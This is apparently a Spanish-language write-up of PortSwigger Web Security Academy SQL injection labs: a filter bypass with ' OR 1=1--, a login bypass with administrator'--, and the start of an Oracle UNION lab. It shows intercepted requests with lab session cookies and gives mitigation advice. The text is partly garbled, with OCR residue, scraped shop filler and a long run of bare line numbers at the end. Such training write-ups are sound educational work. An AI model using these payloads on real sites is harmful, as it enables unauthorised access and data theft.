Con esta nueva petición lo que hacemos es colocar una comilla simple, después de nuestra categoría elegida para que todo el texto escrito no lo tome como el valor de la variable, después procedemos a colocar una expresión lógica (OR) con la validación 1=1. Esto último es importante ya que nos sirve como una expresión que siempre sera verdadera. Finalmente colocamos "--" para comentar el resto del código el cual es vital para anular cualquier validación hecha por la página web.

[illegible]

Al realizar esta nueva petición podemos ver que es OK y al desplazarnos hacia abajo vemos todos los artículos de la categoría Gifts ya sean ocultos y no ocultos.


Response

Pretty Raw Hex Render

```

98     </section>
99     <section class="container-list-tiles">
100       <div>
101         
102         <h3>
103           High-End Gift Wrapping
104         </h3>
105         
106         $36.79
107         <a class="button" href="/product?productId=1">
108           View details
109         </a>
110       </div>
111       <div>
112         
113         <h3>
114           Packaway Carport
115         </h3>
116         
117         $43.36
118         <a class="button" href="/product?productId=2">
119           View details
120         </a>
121       </div>
122       <div>
123         
124         <h3>
125           Sarcastic 9 Ball
126         </h3>
127         
128         $98.18
129         <a class="button" href="/product?productId=3">
130           View details
131         </a>
132       </div>
133       <div>
134         
135         <h3>
136           The Trolley-CN
137         </h3>
138         
139         $37.11
140         <a class="button" href="/product?productId=4">
141           View details
142         </a>
143       </div>
144       <div>
145         
146         <h3>
147           Cheshire Cat Grin
148         </h3>
149         
150         $90.95
151         <a class="button" href="/product?productId=5">
152           View details
153         </a>
154       </div>
155       <div>
156         
157         <h3>
158           Snow Delivered To Your Door
159         </h3>
160         
161         $6.51
162         <a class="button" href="/product?productId=6">
163           View details
164         </a>
165       </div>
166     </section>
167   </div>
168 </div>

```



Explicación del payload

El payload utilizado es **' OR 1=1--**. El proceso inicia inyectando una comilla simple (') para cerrar la cadena de texto que la consulta original asigna a la variable.. Posteriormente, se introduce el operador lógico OR seguido de 1=1, la cual siempre se evalúa como verdadera. Finalmente, se utiliza la secuencia de guiones (--) para comentar el resto de la consulta que está oculta. Como resultado, la condición WHERE se vuelve verdadera para absolutamente todas las filas de la tabla products, forzando a la base de datos a devolver todos los registros, sin importar su categoría o si están publicados o no.

Mitigación recomendada

Para evitar este tipo de ataques, es necesario utilizar consultas parametrizadas en el código fuente de la aplicación, lo que garantiza que las entradas del usuario sean tratadas estrictamente como datos literales y no como fragmentos de código SQL ejecutable. Adicionalmente, se debe implementar una validación estricta de entradas y restringir la exposición de errores del sistema que puedan revelar la estructura interna de la base de datos.

SQL injection vulnerability allowing login bypass

Nivel

APPRENTICE

Tipo de SQLi

Este laboratorio presenta una vulnerabilidad de inyección SQL de Login Bypass. El ataque consiste en manipular la lógica de la consulta de validación de credenciales para engañar a la aplicación y que esta conceda acceso sin una contraseña válida.

Objetivo del laboratorio

El objetivo es acceder a la aplicación con el perfil de "administrator". Sin conocer la contraseña del usuario; manipulando el campo de entrada del nombre de usuario para intentar anular cualquier tipo de seguridad.

Explicación técnica de la vulnerabilidad


La aplicación utiliza una consulta SQL para verificar las credenciales, similar a: **SELECT * FROM users WHERE username = 'USER' AND password = 'PASS'**. Al ingresar una comilla simple seguida de un comentario ('--'), se puede anular la cadena de texto y hacer que el resto de la consulta sea ignorada por la base de datos. Si se conoce el nombre de usuario, la base de datos devolverá el registro del usuario como coincidencia válida, permitiendo el acceso.

Desarrollo del laboratorio

El objetivo del laboratorio es realizar un ataque SQL en la parte del login para poder entrar como administrador.

Paso 1:

Para comenzar interceptamos la información de la página mediante burp suite, ingresamos a la parte de my account, esto para poder encontrar el login.



Colocaremos valores aleatorios para saber como se manda la información. Dándonos como resultado información no tan valiosa o necesaria para ingresar.

```


1 POST /login HTTP/2
2 Host: 0a0800af03be7641824151360089001a.web-security-academy.net
3 Cookie: session=bPnCpZBu9TgC7Xh6om2GTqATpgFVopmG
4 Content-Length: 67
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: es-419,es;q=0.9
10 Origin: https://0a0800af03be7641824151360089001a.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a0800af03be7641824151360089001a.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 csrf=obCT9HwUz1ulqVu2SXzbz4ZwkNBLrAHC&username=das&password=asdasd

```

Paso 2:


procedemos a intentar romper el login, utilizando el usuario de administrador y colocando comillas simples y comentando el resto de la consulta SQL. Todo esto con el fin de poder burlar las validaciones del formulario.

Login



A screenshot of a web application's login page. The page has a light blue background. At the top, the word "Login" is written in a large, blue, sans-serif font. Below it, there is a light gray rectangular box containing the login form. Inside the box, the label "Username" is above a white text input field. The input field contains the text "administrator'--". Below the username field, the label "Password" is above another white text input field, which is currently empty. At the bottom of the gray box, there is a green rounded rectangular button with the text "Log in" in white.


Login



A second screenshot of the same login page. The "Username" field still contains "administrator'--". The "Password" field now contains five dots ".....", indicating that the password has been masked. The "Log in" button remains at the bottom of the form.

Paso 3:

Finalmente logramos entrar como administrador al modificar la petición con el fin de que solo busque al usuario Administrator, para después omitir todas las validaciones extras simplemente ocultándolas como comentario.



Explicación del payload

El payload que utilizamos en este caso es **'administrator'--**. El proceso inicia introduciendo el nombre de la cuenta a la que queremos acceder. Después, colocamos una comilla simple (') para poder cerrar la variable de texto dentro de la consulta original de la página. Finalmente, agregamos los guiones (--) para convertir todo el resto del código SQL en un comentario. De esta forma, la base de datos ignora la validación del password y nos da acceso directo asumiendo que la consulta fue exitosa.

Mitigación recomendada

Para evitar este tipo de ataques, es necesario utilizar consultas parametrizadas en el código fuente de la aplicación, lo que garantiza que las entradas del usuario sean tratadas estrictamente como datos literales y no como fragmentos de código SQL ejecutable. Además, se debe implementar una validación estricta de entradas y restringir la exposición de errores del sistema que puedan revelar la estructura interna de la base de datos.

SQL injection attack, querying the database type and version on Oracle

Nivel

PRACTITIONER

Tipo de SQLi

Es una inyección SQL basada en UNION. Este método permite combinar el conjunto de resultados de la consulta original con los resultados de una consulta inyectada que apunta a tablas de la base de datos utilizada.

Objetivo del laboratorio

El objetivo consiste en extraer la información de la versión de la base de datos Oracle. Aprendiendo a utilizar la sintaxis necesaria ya que en este caso es una base de datos Oracle.

Explicación técnica de la vulnerabilidad

Al utilizar bases de datos del tipo Oracle, podemos saber que las consultas SELECT deben incluir obligatoriamente FROM. Si se quiere hacer una consulta de prueba o de versión que no dependa de una tabla de usuario, se debe utilizar la tabla integrada llamada DUAL. Además, la información de la versión se obtiene con v\$version.

Desarrollo del laboratorio

El objetivo del laboratorio es realizar un ataque SQL con el fin de obtener la versión de la base de datos.

Paso 1:

Para comenzar interceptamos la información de la página mediante burpsuite.

Primeramente tenemos que saber la cantidad de tablas que utiliza, por lo tanto interceptamos la petición a una categoría para poder trabajar en base a ella.

```

Request
Pretty Raw Hex
1 GET /filter?category=Tech+gifts HTTP/2
2 Host: Oae900d003b2be92800208e9005300d1.web-security-academy.net
3 Cookie: session=ZqetMUoVETdXDunWzL408iUvvdznYZ6k
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-419,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://Oae900d003b2be92800208e9005300d1.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20

```

SQL injection attack, querying the database type and version on Oracle

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

[Back to lab description >>](#)

LAB

Not solved

[Home](#)

WE LIKE TO SHOP

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

The Alternative Christmas Tree

This is a great idea for tiny living. The need to move your treasured possessions into the attic to make space to decorate is a thing of the past. The full Santa suit complete with decorative lights can be worn by any family member (Grandpa Joe) who isn't usually very mobile. Dress them up and plug them in. If you find you need extra seating as you're entertaining over the festive season Grandpa Joe can be positioned in any area of the house where this is an electrical outlet. Be advised the lights should only be run for a period of one hour during use, with a ten-minute break to avoid overheating. Food and drink must not be consumed while in decoration pose. The suit is fully synthetic and will need regular washing to maintain its fresh festive pine fragrance. This is guaranteed to also free you of the mountain of gifts spilling over your pristine lounge carpet; a crate can be attached to the legs of the suit pants and Grandpa Joe will be able to keep them safe and tidy. Visiting children will be thrilled with your resident Santa as the innovative 'ho ho ho' button positioned discreetly in his hand is activated on shaking. Don't delay, order today as stock is limited to first come first served.

Dancing In The Dark

Are you a really, really bad dancer? Don't worry you're not alone. It is believed every 1 in 4 people are very bad at strutting their funky stuff. Here at 'Dancing In The Dark', we feel your pain. The silhouette suit which allows complete anonymity was originally designed by one of our interns fed up with her dad embarrassing her at local events. We loved the idea so much we decided to go into production straight away. The stretchy, breathable, fabric enables freedom of movement and guarantees a non-sweaty dancing experience. Easily put on and pulled off you can pop to the toilets and change at any time you want to dance without judgment. Once wearing your dancing skin it's best to avoid all contact with the people you arrived at the venue with, it might be a little too easy to identify you amongst family and friends. With this inexpensive, but very valuable, suit you can freestyle the night away without any inhibitions. If you spot someone making a fool of themselves, you can discreetly pass on our details as you get your Saturday Night Fever on. Let them talk about somebody else for a change.

Paddling Pool Shoes

We know many people, just like me, who cannot tolerate their feet overheating in the summer. If there's a problem, then we like to fix it. And fix it we have. We'd like to introduce you to our paddling pool shoes. These cute little items will keep your feet cool all day long. You can easily top them up when the water has started to evaporate, and they are fully adjustable to fit any foot size. Imagine cooling by the poolside and watching your fellow travelers see green with envy as their sweaty feet get a bit too much for them. We do recommend wearing them at home first until you get used to their unusual shape and design. Once you have mastered control over them you will be able to walk on any surface, even slippery poolside ones. With so many designs to choose from we guarantee you will find the perfect match for your entire wardrobe. Best of all, they are easy to transport as they can be quickly inflated and deflated to save room in your suitcase. Happy holiday, stay cool my friends.

First Impression Costumes

It is so hard when meeting people for the first time to work out if they are the good guys or the bad guys. Hey, guys, we are here to help you. With our First Impression Costumes, you can signal that you are the angel those potential dates are looking for. Our real fur feather wings and adjustable halos will have the dates falling at your feet, no more wasting time for them on someone who might be a little devil inside. And no more sitting on the sidelines for you while they make up their minds. Your evening will begin as soon as you set foot inside the doors. Everyone will want to stroke your feathers and ask you to polish your halo,

Paso 2:

Utilizaremos ORDER-BY, ya que tenemos que saber el número de columnas que tiene la tabla. Al ejecutar el comando e ir utilizando distintos valores, encontramos que el número de columnas es de 2 por que al colocar el valor de 3 la pagina ya muestra error lo que nos quiere decir que excedimos el número de columnas que la pagina tiene.


```

1 GET /filter?category=Food+126+Drink'+ORDER+BY+3 HTTP/2
2 Host: Data0f504c52a6580841c4000f30098.web-security-academy.net
3 Cookie: session=sqb2j2EyVh6FkIqC3OnFgR0X0T7aUA
4 Sec-Ch-UA: "Chromium";v="115", "Not;A=Brand";v="99"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: es-419,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Dest: document
15 Referer: https://0af400f504c52a6580841c4000f30098.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
